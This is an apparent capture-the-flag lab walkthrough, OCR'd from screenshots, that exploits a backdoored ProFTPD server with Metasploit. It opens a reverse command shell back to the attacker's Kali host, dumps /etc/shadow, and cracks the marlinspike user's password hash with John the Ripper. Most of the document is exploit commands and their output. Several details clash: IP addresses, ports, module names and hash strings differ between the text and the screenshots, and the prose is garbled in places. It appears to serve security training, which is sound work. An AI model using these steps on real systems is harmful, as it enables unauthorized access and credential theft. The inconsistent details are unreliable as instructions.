
Set PAYLOAD

Set LPORT

2.1 Now set RHOST for which we want to attack then show options

Msf6>set RHOST 192.168.187.130

Msf6>show options




```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                                           Disclosure Date  Rank    Check  Description
   -  ----                                           ---------------  ----    -----  -----------
   0  payload/cmd/unix/bind_perl                                      normal  No     Unix Command Shell, Bind TCP (via Perl)
   1  payload/cmd/unix/bind_perl_ipv6                                 normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   2  payload/cmd/unix/generic                                        normal  No     Unix Command, Generic Command Execution
   3  payload/cmd/unix/reverse                                        normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   4  payload/cmd/unix/reverse_bash_telnet_ssl                        normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   5  payload/cmd/unix/reverse_perl                                   normal  No     Unix Command Shell, Reverse TCP (via Perl)
   6  payload/cmd/unix/reverse_perl_ssl                               normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   7  payload/cmd/unix/reverse_ssl_double_telnet                      normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > use 3
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/ftp/proftp_telnet_iac) > show options

Module options (exploit/linux/ftp/proftp_telnet_iac):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   21               yes       The target port (TCP)


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.231.128  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


View the full module info with the info, or info -d command.

msf6 exploit(linux/ftp/proftp_telnet_iac) > set RHOST 192.168.231.135
RHOST => 192.168.231.135
msf6 exploit(linux/ftp/proftp_telnet_iac) > set RPORT 21
RPORT => 21
msf6 exploit(linux/ftp/proftp_telnet_iac) > set LPORT 3344
LPORT => 3344
msf6 exploit(linux/ftp/proftp_telnet_iac) >
```

By the above setting the RHOST has been successfully set and it is displaying after entering the command show options

2.2 Now we have to set the LHOST AND LPORT

Msf6>set LHOST 192.168.187.128

Msf6>set LPORT 4444



File Actions Edit View Help
KALI LINUX
"the quieter you become, the more you are able to hear"

```
   #  Name                                          Disclosure Date  Rank    Check  Description
   -  ----                                          ---------------  ----    -----  -----------
   0  payload/cmd/unix/bind_perl                                     normal  No     Unix Command Shell, Bind TCP (via Perl)
   1  payload/cmd/unix/bind_perl_ipv6                                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   2  payload/cmd/unix/generic                                       normal  No     Unix Command, Generic Command Execution
   3  payload/cmd/unix/reverse                                       normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   4  payload/cmd/unix/reverse_bash_telnet_ssl                       normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   5  payload/cmd/unix/reverse_perl                                  normal  No     Unix Command Shell, Reverse TCP (via Perl)
   6  payload/cmd/unix/reverse_perl_ssl                              normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   7  payload/cmd/unix/reverse_ssl_double_telnet                     normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload 3
payload => cmd/unix/reverse
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.231.135  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 192.168.231.128
LHOST => 192.168.231.128
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LPORT 4444
LPORT => 4444
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.231.128:4444
[*] 192.168.231.135:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo nycys6WoPnjDpZaA;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "nycys6WoPnjDpZaA\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.231.128:4444 → 192.168.231.135:53498) at 2023-06-25 11:23:42 -0400

█
```

The LHOST and LPORT has been set.

LHOST ⟶ 192.168.187.128


LPORT ⟶ 3355

## 2.3 Exploit

Now we have to exploit to crack the password.

After using the exploit command use:

Cd/ect




```
LPORT  4444            yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 192.168.231.128
LHOST => 192.168.231.128
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LPORT 4444
LPORT => 4444
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.231.128:4444
[*] 192.168.231.135:21 - Sending Backdoor Command
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo nycys6WoPnjDpZaA;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "nycys6WoPnjDpZaA\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.231.128:4444 -> 192.168.231.135:53498) at 2023-06-25 11:23:42 -0400

cd /etc
ls
acpi
adduser.conf
alternatives
anacrontab
apache2
apg.conf
apm
apparmor
apparmor.d
apport
appstream.conf
apt
aptdaemon
at-spi2
avahi
bash.bashrc
bash_completion
bash_completion.d
bindresvport.blacklist
binfmt.d
bluetooth
brlapi.key
brltty
brltty.conf
ca-certificates
```

Ls

After using the above commands we found some files.

Now find the hash code of marlinspike to crack password using:

Cat shadow




```
vim
vtrgb
wgetrc
wgetrc.dpkg-new
wpa_supplicant
X11
xdg
xml
zsh_command_not_found
cat shadow
root:!:17484:0:99999:7:::
daemon:*:17379:0:99999:7:::
bin:*:17379:0:99999:7:::
sys:*:17379:0:99999:7:::
sync:*:17379:0:99999:7:::
games:*:17379:0:99999:7:::
man:*:17379:0:99999:7:::
lp:*:17379:0:99999:7:::
mail:*:17379:0:99999:7:::
news:*:17379:0:99999:7:::
uucp:*:17379:0:99999:7:::
proxy:*:17379:0:99999:7:::
www-data:*:17379:0:99999:7:::
backup:*:17379:0:99999:7:::
list:*:17379:0:99999:7:::
irc:*:17379:0:99999:7:::
gnats:*:17379:0:99999:7:::
nobody:*:17379:0:99999:7:::
systemd-timesync:*:17379:0:99999:7:::
systemd-network:*:17379:0:99999:7:::
systemd-resolve:*:17379:0:99999:7:::
systemd-bus-proxy:*:17379:0:99999:7:::
syslog:*:17379:0:99999:7:::
_apt:*:17379:0:99999:7:::
messagebus:*:17379:0:99999:7:::
uuidd:*:17379:0:99999:7:::
lightdm:*:17379:0:99999:7:::
whoopsie:*:17379:0:99999:7:::
avahi-autoipd:*:17379:0:99999:7:::
avahi:*:17379:0:99999:7:::
dnsmasq:*:17379:0:99999:7:::
colord:*:17379:0:99999:7:::
speech-dispatcher:!:17379:0:99999:7:::
hplip:*:17379:0:99999:7:::
kernoops:*:17379:0:99999:7:::
pulse:*:17379:0:99999:7:::
rtkit:*:17379:0:99999:7:::
saned:*:17379:0:99999:7:::
usbmux:*:17379:0:99999:7:::
marlinspike:$6$wQb5nV3T$xB2WO/jOkbn4t1RUILrckwG9LR/8EMtUbFFCYpM3NUHVmtyYW9.ov/aszTpWhLaC2x6FvY5tpUUxQbUhCkbl4/:17484:0:99999:7:::
mysql:!:17486:0:99999:7:::
sshd:*:17486:0:99999:7:::
```

After the execution of cat shadow we found some codes in that from last third is the hashfile we are searching for copy the hash and save it into text file.

# 3. Cracking

Copied hash save into text file using .txt extention.

Using command:Echo”copied hash”>filename.txt




File Actions Edit View Help
kali@kali: ~
KALI LINUX
"the quieter you become, the more you are able to hear"

```
┌──(kali㉿kali)-[~]
└─$ echo "marlinspike:$6$wQb5nV3T$xB2WO/jOkbn4t1RUILrckw69LR/0EMtUbFFCYpM3MUHVmtyYW9.ov/aszTpWhLaC2+6Fvy5tpUUxQbUhCKbl4/:17484:0:99999:7:::">p.txt

┌──(kali㉿kali)-[~]
└─$ cat p.txt
marlinspike:/jOkbn4t1RUILrckw69LR/0EMtUbFFCYpM3MUHVmtyYW9.ov/aszTpWhLaC2+6Fvy5tpUUxQbUhCKbl4/:17484:0:99999:7:::

┌──(kali㉿kali)-[~]
└─$ nano p.txt

┌──(kali㉿kali)-[~]
└─$ █
```

Now after saving the file check the file that hassh has correctly saced or not.

Now to get the password use:

John –show filename.txt




kali-linux-2023.1-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
File Actions Edit View Help
kali@kali: ~
KALI LINUX
"the quieter you become, the more you are able to hear"

```
┌──(kali㉿kali)-[~]
└─$ echo "marlinspike:$6$wQb5nV3T$xB2WO/jOkbn4t1RUILrckw69LR/0EMtUbFFCYpM3MUHVmtyYW9.ov/aszTpWhLaC2+6Fvy5tpUUxQbUhCKbl4/:17484:0:99999:7:::">p.txt

┌──(kali㉿kali)-[~]
└─$ cat p.txt
marlinspike:/jOkbn4t1RUILrckw69LR/0EMtUbFFCYpM3MUHVmtyYW9.ov/aszTpWhLaC2+6Fvy5tpUUxQbUhCKbl4/:17484:0:99999:7:::

┌──(kali㉿kali)-[~]
└─$ nano p.txt

┌──(kali㉿kali)-[~]
└─$ nano p.txt

┌──(kali㉿kali)-[~]
└─$ john p.txt
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)

┌──(kali㉿kali)-[~]
└─$ john --show p.txt
0 password hashes cracked, 0 left

┌──(kali㉿kali)-[~]
└─$ nano p.txt

┌──(kali㉿kali)-[~]
└─$ nano p.txt

┌──(kali㉿kali)-[~]
└─$ john --show p.txt
0 password hashes cracked, 1 left

┌──(kali㉿kali)-[~]
└─$ john p.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
marlinspike      (marlinspike)
1g 0:00:00:00 DONE 1/3 (2023-06-25 11:29) 100.0g/s 800.0p/s 800.0c/s 800.0C/s marlinspike..marlin
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~]
└─$ █
```

Now use :

Command:john p.txt



kali-linux-2023.1-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
kali@kali: ~
File Actions Edit View Help
KALI LINUX
"the quieter you become, the more you are able to hear"

```
┌──(kali㉿kali)-[~]
└─$ echo "marlinspike:$6$wQb5nV3T$xB2W0/jOkbn4t1RUILrckw69LR/0EMtUbFFCYpM3MUHVmtyYW9.ov/aszTpWhLaC2*6Fvy5tpUUxQbUhCKbl4/:17484:0:99999:7:::">p.txt

┌──(kali㉿kali)-[~]
└─$ cat p.txt
marlinspike:/jOkbn4t1RUILrckw69LR/0EMtUbFFCYpM3MUHVmtyYW9.ov/aszTpWhLaC2*6Fvy5tpUUxQbUhCKbl4/:17484:0:99999:7:::

┌──(kali㉿kali)-[~]
└─$ nano p.txt

┌──(kali㉿kali)-[~]
└─$ nano p.txt

